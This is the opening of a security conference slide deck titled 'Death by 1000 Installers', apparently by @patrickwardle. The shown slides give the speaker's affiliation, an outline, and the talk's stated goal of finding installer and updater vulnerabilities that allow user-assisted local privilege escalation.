


DEATH BY 1000 INSTALLERS

...it's all broken :l




WHOIS



security for the
21st century

“leverages the best combination of humans and technology to discover security vulnerabilities in our customers’ web apps, mobile apps, IoT devices and infrastructure endpoints”



@patrickwardle



OUTLINE

issues; bugs; & exploits!



authorization




core issues



finding 0days




bugs



exploits

THE GOAL


(user-assisted) privilege escalation



today, we'll focus on finding & exploiting vulnerabilities in installers/updaters that (with user assistance) provide the means for local elevation of privileges.

